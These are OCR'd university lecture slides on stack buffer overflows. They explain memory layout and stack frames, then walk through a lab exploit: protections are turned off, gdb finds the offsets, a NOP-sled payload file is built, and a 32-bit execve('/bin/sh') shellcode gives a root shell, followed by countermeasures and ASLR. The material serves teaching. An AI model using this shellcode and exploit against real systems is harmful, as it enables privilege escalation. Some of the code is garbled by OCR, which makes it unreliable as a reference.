Ch. 5 - Buffer Overflow

Secure software development and web security

R. Absil

Haute École Bruxelles-Brabant
École supérieure d'Informatique

September 23, 2021

Table of contents

Introduction

Basic idea

- Get out of some buffer
  - User input
  - Processing buffers
- If careful, the program does not crash
- Exploit the data there
  - Directly, if sensitive
  - Indirectly, if functional
- Rewrite the data there
  - Overwrite sensitive data
  - Overwrite return addresses

What we focus on

- Stack buffer overflow
- We deactivate some protections against buffer overflow attacks
- Buffer overflow has a long history
- We will reactivate most of them later on
- We will run our experiments in a virtual machine
  - Ubuntu 16.04


Microprocessor recalls

Program memory layout and allocation

- When a program runs, it needs memory space to store data
- The memory inside of a process is structured into *segments*
- Usually, there are at least 4 segments[1]
  - Text segment (also code segment) : stores program instructions
    - Often read-only
  - Data segment : global variables, initialized or not, read only or not
    - Often divided into `.data`, `.rodata` and `.bss` sub-segments
    - Static allocation class
  - Stack : stores local variables, enables function calls
    - Automatic allocation class
  - Heap : dynamically allocated memory
    - `new`, `malloc`, `delete`, `free`
    - Dynamic allocation class

[1] Language dependent

Illustration



Allocation example

```c
int x = 100; //.data

int main()
{
  int a = 2; //stack
  float b = 2.5; //stack

  static int y; //.bss

  int *pt = (int*) malloc(2 * sizeof(int)); //pt on stack, *pt on heap
  pt[0] = 5; //on heap
  pt[1] = 6; //on heap

  free(pt);
}
```


Allocation illustration

```c
int x = 100;

int main()
{
  int a = 2;
  float b = 2.5;

  static int y;

  int *pt = (int*) malloc(2 * sizeof(int));
  pt[0] = 5; //&pt = 0xFF2
  pt[1] = 6; //&*pt = 0xFF6
}
```

Archirecture

```c
sizeof(int) = 4
sizeof(float) = 4
sizeof(int*) = 8
```

`x` and `y` each take 4 bytes on the data segment



Function calls


- Stack is used to store data during function calls
  - Some function parameters
  - *Return address*
  - Backups of registers
- Whenever a function is called, a block of memory is pushed onto the stack
  - Stack frame
  - `enter` in assembly language

Evil question

- What about the confidentiality / integrity of what is stored ?


Before a call

CPU executes instruction at address 490



After a call

CPU executes instruction at address 495



Stack frame layout

1. Arguments : function parameters that have been pushed on the stack
   - The compiler decides which ones (according to the ABI)
2. Return address : will tell the CPU where to jump when `return` is executed
   - Automatically pushed by `call`
3. Frame pointer : tells "where the stack is" before we enter a function
   - `rbp` denotes the previous stack frame
   - `rbp + 8` denotes the return address
   - `rbp + 16` denotes the first function parameter passed on the stack
     - If there is such a parameter
4. Local variables
   - Stored at `rbp - s`, where `s` is the size of the register backups
   - *Always* accessed like this, since addresses of local variables cannot be determined *at compile time* relatively from the top of the stack

Preparing the stack


- x86-64 ABI states that, when a function is called,
  - the six first "integer" parameters are passed via registers,
  - other non-floating parameters are passed via the stack,
  - some registers must be preserved.

Register	Usage	Preserved?
rax	1st return register	No
rbx	Temporary register	Yes
rcx, rdx, rsi, rdi, r8, r9	6 first integer function parameters	No
r10, r11	Temporary register	No
r12, r13, r14, r15	Temporary register	Yes
rsp	Stack pointer	Yes
rbp	Stack frame pointer	Yes


Code sample

```
...

main:
  mov   rdi, 1      ;first param
  mov   rsi, 2      ;second param
  mov   rdx, 3      ;third param
  mov   rcx, 4      ;fourth param
  mov   r8, 5       ;fifth param
  mov   r9, 6       ;sixth param
  push qword  8     ;eight param
  push qword  7     ;seventh param

  call  sum

sum:
  enter 0, 0        ;creates stack frame (backs up rbp, rbp points there now)

  push  rbx         ;saves registers preserved by function call
  push  r12
  push  r13
  push  r14
  push  r15

...
```

Stack frame layout



Stack state before enter



Stack state after stack frame is ready

Stack buffer overflow attack

Types of attacks

- Buffer overflow can happen in stack and heap
- Diffrents ways to exploit this
- Here : stack-based attack
  - *Way more* common
  - Easier to exploit
  - Easier to detect
  - Easier to patch

Exploit copy

- Programs often copy memory
- Before copying, memory needs to be allocated in the destination

Question


- What if an unsufficient amount of memory is allocated ?

- Buffer overflow
- The result is *not always* a crash
- It can allow an attacker to take complete control of a program
  - And its priviledges rights

Example

```c
#include <string.h>

void doStuff(const char* s)
{
  char dest[13];
  strcpy(dest, s); //ok

  char dest2[12];
  strcpy(dest2, s);  //overflow

  const char* s2 = "My really long beautiful string";
  strcpy(dest2, s2); //overflow
}

int main()
{
  const char* s  = "Hello there!";

  printf(%zu, strlen(s)); //12
  printf(%zu, sizeof s);  //13 -> null terminator included

  doStuff(s);
}
```

Illustration



2D20 critical strike

- `strcpy` does not stop until it sees `'\0'`
- The space on the stack above the destination buffer includes *critical values*
  - The return adress and the previous frame pointer
- If the return adress is overwritten by buffer overflow, the CPU will jump "somewhere else"
- Possible scenarios
  - The new adress (virtual) is not mapped to a physical one : crash
  - The new adress is mapped to a protected space : segmentation fault
  - The new adress is mapped to an unprotected space that does not correspond to an instruction : crash
  - The new adress is mapped to an unprotected space that corresponds to an instruction : the program keeps running
- What if we make the program jump on something malicious we wrote ?

Hijack programs

- As attackers, we want the program to jump on something malicious we wrote
- If we can control the code to run, we can hijack the execution
- If the program is priviledged, controlling the program grants us priviledges

How to exploit

- Previous examples do not take input from user
  - We cannot take advantage of the overflow
- In "real" programs, user input is often requested

Example

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int copy_stuff(const char* str)
{
  char buffer[100];
  strcpy(buffer, str);

  return 1;
}

int main()
{
  char[400] str;

  FILE* badfile = fopen("badfile", "r");
  fread(str, sizeof char, 300, badfile);

  copy_stuff(str);

  printf("Alright\n");
  return 1;
}
```

The overflow


- Clearly, there is buffer overflow
  - 400-bytes array copied to a 100-bytes array
- This time, the input is user-controlled

Question

- What should we write in `badfile` ?
  - We want to run malicious code

- We need to know where
  1. the entry point of our malicous code is
  2. the return address is
- If we fail, we will most likely cause a segmentation fault

Illustration



Deploying the attack

Disabling some protections

- Buffer overflow has a *long* history
- Modern kernels include a lot of protection against them
- These protections make attacks more difficult, but not impossible
- We want this section to be about buffer overflow itself
  - And not about every tweak you need to implement to bypass these protections

Common protections

- Address randomisation : makes the location of functions, stack, heap and libraries hard to guess
- Non executable stack
- Canaries

Setup

- Ubuntu 12.04 LTS[2]
- Disable address randomisation

```
ssd@ssd-vb:~$  sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space=0
```

- Make the stack executable
- Disable Stack-Guard

```
ssd@ssd-vb:~$ gcc -o overflow -z execstack -fno-stack-protector overflow.c
```

- Make the program set-uid

```
ssd@ssd-vb:~$ sudo chown root overflow
ssd@ssd-vb:~$ sudo chmod 4755 overflow
```

[2] http://be.releases.ubuntu.com/12.04/ - Support ended on April 28, 2017

Finding the address of the malicious code

- If we want to jump to our malicious code, we need to know what its entry point is
  - The address of the first instruction to execute
- We know that our code will be copied into a buffer on the stack
- We don't know the address of that buffer
  - Depends on the program's stack usage
- We know the offset of our malicious code
- We *need* to know the address of `copy_stuff` stack frame to know where our malicious code will be stored
- The target program is unlikely to give that information
- We have to guess

Magic Mirror in my hand

- In theory, the search space has size 2^{32} on a 32 bits machine
  - Our VM is 32 bits

Good news : is is much smaller in practice

1. Without countermeasures, most OS's place the stack at a fixed address
   - A virtual address, mapped to a different physical address for each process
   - Different programs can have the same address for the stack without conflicting
2. Most programs do not have a deep stack
   - Only if function call chains are long

- Searching for the address of the malicious code should not be a nightmare

Example

```c
#include <stdio.h>

void foo(int* pti)
{
  printf("Adress of param    : %p\n", &pti);
}

int main()
{
  int x = 42;

  printf("Adress of x        : %p\n", &x);
  printf("Adress of foo      : %p\n", foo);
  foo(&x);
}
```

- We will compile the program and run it in two environments
  - With address randomisation (hard)
  - Without address randomisation (easy)
- We will see later that we can bypass randomisation

Result

```
ssd@ssd-vb:~$ gcc -o stack-frame-address stack-frame-address.c
ssd@ssd-vb:~$ ./stack-frame-address
Address of x       : 0xbfb43fbc
Address of foo     : 0x80483e4
Address of param   : 0xbfb43fa0
ssd@ssd-vb:~$ ./stack-frame-address
Address of x       : 0xbfd3c03c
Address of foo     : 0x80483e4
Address of param   : 0xbfd3c020
ssd@ssd-vb:~$  sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space=0
ssd@ssd-vb:~$ gcc -o stack-frame-address stack-frame-address.c
ssd@ssd-vb:~$ ./stack-frame-address
Address of x       : 0xbffff35c
Address of foo     : 0x80483e4
Address of param   : 0xbffff340
ssd@ssd-vb:~$ ./stack-frame-address
Address of x       : 0xbffff35c
Address of foo     : 0x80483e4
Address of param   : 0xbffff340
```

Improving chances at guessing

- If we override the return address with something invalid, we will most likely cause a segmentation fault
- It would be nice to have several entry points


Example

Idea

- Flood the space between the return address and our code with `NOP`
  - `NOP` is a processor instruction that does nothing beyond incrementing `rip`

- Like this, if we jump into that space, we will eventually reach our malicious code
  - x86 ABI specifies that the opcode for `NOP` is `0x90`
- If we build `badfile`

Illustration




Finding the address without guessing

- In the case of a local attack, we can investigate
  - Set-uid programs
- Copy the target program, and derive the address for the injected code
- Harder in the case of remote attacks
- A common way of investigating : use `gdb`
- Find out where frame pointer is when `copy_stuff` is called
- Note that we will debug with normal privileges
  - No escalation possible this way

The idea

- With `dbg`, set a breakpoint at `copy_stuff`
  - Will allow investigation
  - Prevents the segmentation fault
- Print `rbp` there
- Print the address of `buffer`
- The return address is stored at `rbp` + 8 (x64)
- The first address we can jump on is `rbp` + 16 (x64)
  - This is what to write inside the return address field
- Compute the distance Δ between `rbp` and `buffer`
- The address field is stored at $\Delta + 8$ (x64)
  - Because the buffer is copied to the buffer starting from its beginning

The goal


First possible entry point of our program
What we write here will overwrite the return address
Δ
Malicious code
NOP
NOP
Return address field
NOP
NOP
rbp + 16
rbp + 8
Start of buffer

Using gdb

```
ssd@ssd-vb:~$ gcc -z execstack -fno-stack-protector -g -o overflow_gdb overflow.c
ssd@ssd-vb:~$ touch badfile
ssd@ssd-vb:~$ gdb overflow_gdb
GNU gdb (Ubuntu/Linaro 7.4.2012-04-0ubuntu2.1) 7.4-2012.04
...
(gdb) b copy_stuff
Breakpoint 1 at 0x80484ed: file overflow.c, line 10.
(gdb) run
Starting program /home/ssd/Documents/ssd-buffer-overflow/overflow_dbg

Breakpoint 1, copy_stuff (str=0xbffff18c "...") at overflow.c:10
10      strcpy(buffer, str)
(gdb) p $ebp
$1 = (void*) 0xbffff168
(gdb) p &buffer
$2 = (char (*)[100]) 0xbffff0fc
(gdb) p 0xbffff168 - 0xbffff0fc
$3 = 108
(gdb) quit
...
```

Writing `badfile`

- Basically, we want to execute `/bin/sh`
  - That is what we want to load onto the stack
  - We also want to call `execve`
- We need to load code associated with this step on the stack
  - This is called a *shell code*
- We also want to fill everything else with `NOP`
- We do *not* want to enter on `rbp + 16`
  - That address was identified using `gdb`
  - The stack frame will most likely different
  - `gdb` adds information, at the beginning
  - We have to `jmp` higher
- The address after the shift we use to jump cannot contain a zero byte
  - Otherwise, `strcpy` will stop prematurely

Our malicious code

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char shellcode[] = ... ; //goal of what we write here : run arbitrary command

int main()
{
  char buffer[200];

  //fill buffer with NOP
  memset(&buffer, 0x90, 200);

  //guess a valid entry point
  *((long*) buffer + 112) = 0xbffff16[illegible]0x90; //0x90 is chosen with trial and fail

  //put the shellcode after buffer
  memcpy(buffer + sizeof(buffer) - sizeof(shellcode),
      shellcode, sizeof(shellcode));

  //output
  FILE * badfile = fopen("./badfile", "w");
  fwrite(buffer, 200, 1, badfile);
  fclose(badfile);
}
```


Running the attack

```
ssd@ssd-vb:~$ rm badfile
ssd@ssd-vb:~$ gcc -o malicious malicous.c
ssd@ssd-vb:~$ ./malicious
ssd@ssd-vb:~$ ./overflow
#
# id
uid=0(root) gid=1000(ssd) groups=0(root), ...
```

Writing a shell code

I shall grant you three wishes

- We want to run an arbitrary command
- We would very much like that command to be `/bin/sh`
- We want to launch it with the `execve` system call

Naïve idea

- Write a `C` code launching `execve` on `/bin/sh`
- Compile it
- Input the binary code as `badfile`

Example

```
#include <unistd.h>

int main()
{
  char * cmd[2] = {"/bin/sh", NULL};
  execve(name[0], name, NULL);
}
```

Why it doesn't work

1. Loader issue
   - Any program is loaded and its environment set up before execution
   - Performed by the OS Loader (setting stack and heap, copying program into memory, calling dynamic linker, etc.)
   - After loading, `main` is called
   - Here, the malicious code is *not* loaded by the OS
2. Zéros
   - At least the `'\0'` of `"/bin/sh"` and `NULL`
   - Will stop `strcpy` prematurely

Main idea

- Write the program directly using assembly language
- The binary code associated with that program is called a shellcode[3]
- The basic idea is to set up registers to use the `execve` system call
  - With proper parameters

Parameters

1. `rax` : service number
   - The number for `execve` is `11`
2. `rbx`, `rcx`, `rdx` : parameters
   - `rbx` : the address of `"/bin/sh"`
   - `rcx` : address of the argument array
   - `rdx` : environment variables (not needed here)

[3] One, A. : Smashing the stack for fun and profit - *Phrack 7*:49 - 1996

Setting `rbx`

- To find the address of `"/bin/sh"`
  - We push it on the stack
  - We deduce its address from `rsp`
- We don't want to induce a zero in the code
  1. `xor rax, rax` sets rax to zero without inducing a zero int he code
     - We can't write `mov rax, 0`
  2. `push rax` : put `0` of `"/bin/sh"`
  3. `push 0x68732F2F` : put `"//sh"` on the stack
     - We write an additional `/` because we need 4 bytes
  4. `push 0x6e69622F` : put `"/bin"` on the stack
  5. `mov rsp, rbx`


Setting `rcx`

- We use the same technique as the one used for `"/bin/sh"`
- Push it on the stack and deduce the address
  1. `push rax` : push the second element of `name`.
     - It is zero, so we can still push `rax`
  2. `push rbx` : push the address of `"/bin/sh"`
     - `rbx` has that address now, so we use it
  3. `mov rsp, rcx` : set `rcx` to contain the address of the `name` array

Final touches

1. Set `rdx` to zero
   - We can `xor` it with itself
   - We can also use `cdq` (convert double to quad) that has the side effect of setting `rdx` to zero with a single byte instruction
2. Calling `execve`
   - The op code of `execve` is 11
   - `mov byte rax, 11`
   - Call interruption with `int 0x80`
3. We still need to find out what the binary code for all of these steps is


Execution of our shellcode



Correspondence between assembly and binary

- Any assembly instruction can be directly mapped to binary code

Only the first Op code byte is mandatory



- We need to find the binary code of the code preparing the data
- We will use that as our shell code

The assembly code

- Code in 32 bits : because so is our VM
- We need to push `/bin/sh` in two steps
  - We can only push 4 bytes at a time on the stack

```
xor eax, eax          ; 31 C0
push eax              ; 50
push 0x68732F2F       ; 68 2F 2F 73 68 -> push "//sh"
push 0x6e69622F       ; 68 2F 62 69 6E -> push "/bin"
mov esp, ebx          ; 89 E3
push eax              ; 50
push ebx              ; 53
mov esp, ecx          ; 89 E1
cdq                   ; 99
mov byte 0x0b, al     ; B0 0B          -> mov eax, 11
int 0x80              ; CD 80
```

Our shellcode in C

```c
char shellcode[] =
  "\x31\cx0"            /* xor eax, eax */
  "\x50"                /* push eax */
  "\x68""//sh"          /* push 0x68732F2F */
  "\x68""/bin"          /* push 0x6e69622F */
  "\x89""\xe3"          /* mov esp, ebx */
  "\x50"                /* push eax */
  "\x53"                /* push ebx */
  "\x89\xe1"            /* mov esp, ecx */
  "\x99"                /* cdq */
  "\xb0\x0b"            /* move byte 11, al */
  "\xcd\x80"            /* int 0x80 */
;
```

Countermeasures

Use safer functions

- Some memory copy functions rely on special characters to decide when to stop
  - `strcpy`, `sprintf`, `strcat`, etc. stop on `'\0'`
- Dangerous, because the length to be copied is decided by the input
- The input is under the control of the user
- Safer approach : explicitly require the length to copy
  - Based on the target buffer
  - Under the control of the developer
- Use `strncpy`, `snprintf`, `strncat`, etc.
- This is relatively safer

Safer dynamic linking

- Safer use of functions require to change to the program
- If we only have the binary, making changes can be hard
- Alternate approach : hijack through dynamic linker
- There exist safer dynamic linkers than the default ones
  - Slower
  - Require additional deployment steps
- Example : `libsafe` instead of `libc` (Bell Labs)
  - Provides bound checking, no copying beyond frame pointer, etc.

Program static analyser

- Instead of preventing buffer overflow by design, we analyse the syntax of the code
- Warns the developers if some patterns may lead to buffer overflow
- Usually implemented with an engine launched with a command line interface
- Goal : notify early in the development stages that some code sample is vulnerable
- Example : `ITS4` (Cigigal) in `C` / `C++`
- There is a large number of scientific publications about this

Programming language

- Developers rely on programming languages to develop their programs
- The language itself can make checks to prevent buffer overflow
- Removes some burden from developers
- Several programming languages provide bound checking
  - `Java`, `Python`, etc.
- These languages are considered safer to prevent buffer overflow
- Usually : a tradeof
  - `Java` is terrible against data remanence

Compilers

- Compilers are responsible to translate source code into binary
- They control what will eventually become the executable
- They can implicitly insert data to
  - check stack integrity
  - eliminate conditions necessary for buffer overflow
- Two main compiler-based countermeasures
  - Stackshield[4]
  - StackGuard[5] (canaries)
- Idea behind Stackshield : store a backup of the return address at a safer place
  - That safer place cannot be overflown
  - When hitting return, we chack that the return address is the same as the backup

[4] Angelfire.com - 2000
[5] Cowa *et al* - 1998

Operating system

- Before a program is executed, it needs to be loaded
- The environment needs to be set up
- This stage offers opportunity to counter buffer overflow
  - It is here that we dictate how memory is laid out
- Common countermeasure : Address space layout randomisation
  - Reduces the chances of buffer overflow
  - Makes it harder to guess addresses of the injected code
  - Randomises the layout of the program memory
- Can be bypassed without some effort

Hardware

- Our attack relies on executing the shellcode
- That shellcode is loaded on the stack
- Most CPU support a feature called `NX` bit
  - No eXecute
- Separates code from data (principle of isolation)
- OSes mark some memory areas as non executable
- The CPU will refuse to execute stuff stored in these areas
  - Will not "parse" these as code
- Can be countered with some effort

Defeating address randomisation

The need for information

- We need to know the address of the injected code
  - Otherwise, we don't know what to override the return address with
  - In that case, the target program will not jump to the malicious code
- For that purpose, we need to know the location of the stack
- In the past, most OSes put the stack at a fixed location
  - In that case, guesses are easy
- Actually, the stack don't need to be at a fixed location
- When a compiler generates a binary, the addresses of variables are not hard-coded
  - Deduced from `rbp` and `rsp`
  - Represented with the offset of one of these registers
- If `rbp` and `rsp` are properly set up, they are enough
- However, an attacker has to guess the absolute address

The point of ASLR

- If the location of the start of the stack is randomised, guesses are hard
  - But the program behaviour is unchanged
- Basic purpose of address space layout randomisation
  - Makes the start of stack and heap random
- Usually implemented by the loader that sets up memory for a program
  - In particular, the stack and the heap
- On Linux, usually implemented in the `ELF` loader

Illustration

- In the following code, we print the addresses of two 12-bytes buffers
  - One allocated on the stack, the other one on the heap

```
#include <stdio.h>
#include <stdlib.h>

int main()
{
  char on_stack[12];
  char * on_heap = malloc(12 * sizeof(char));

  printf("Address of stack-allocated buffer : %p\n", on_stack);
  printf("Address of heap-allocated buffer  : %p\n", on_heap);
}
```

Effects of ASLR

```
ssd@ssd-vb:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space=0
ssd@ssd-vb:~$ ./aslr
Address of stack-allocated buffer : 0xbffff380
Address of heap-allocated buffer  : 0x804b008
ssd@ssd-vb:~$ ./aslr
Address of stack-allocated buffer : 0xbffff380
Address of heap-allocated buffer  : 0x804b008

ssd@ssd-vb:~$ sudo sysctl -w kernel.randomize_va_space=1
kernel.randomize_va_space=1
ssd@ssd-vb:~$ ./aslr
Address of stack-allocated buffer : 0xbfc89a20
Address of heap-allocated buffer  : 0x804b008
ssd@ssd-vb:~$ ./aslr
Address of stack-allocated buffer : 0xbfb35d70
Address of heap-allocated buffer  : 0x804b008

ssd@ssd-vb:~$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space=2
ssd@ssd-vb:~$ ./aslr
Address of stack-allocated buffer : 0xbfd33320
Address of heap-allocated buffer  : 0x9bf6008
ssd@ssd-vb:~$ ./aslr
Address of stack-allocated buffer : 0xbf88be20
Address of heap-allocated buffer  : 0x9cb4008
```

Effectiveness of ASLR

- If we locate all areas of a process randomly, we can run into compatibility issues
- The addresses available for randomisation have reduced range

Entropy

- n bits of entropy means there are 2^n possible locations
- Uniformly distributed

- On 32-bits Linux, static[6] ASLR has
  - 19 bits of entropy for the stack
  - 13 bits of entropy for the heap
- Possible countermeasure : prevent executions for some time after successive crashes

[6] Only program image is not random

When in doubt, use brute force

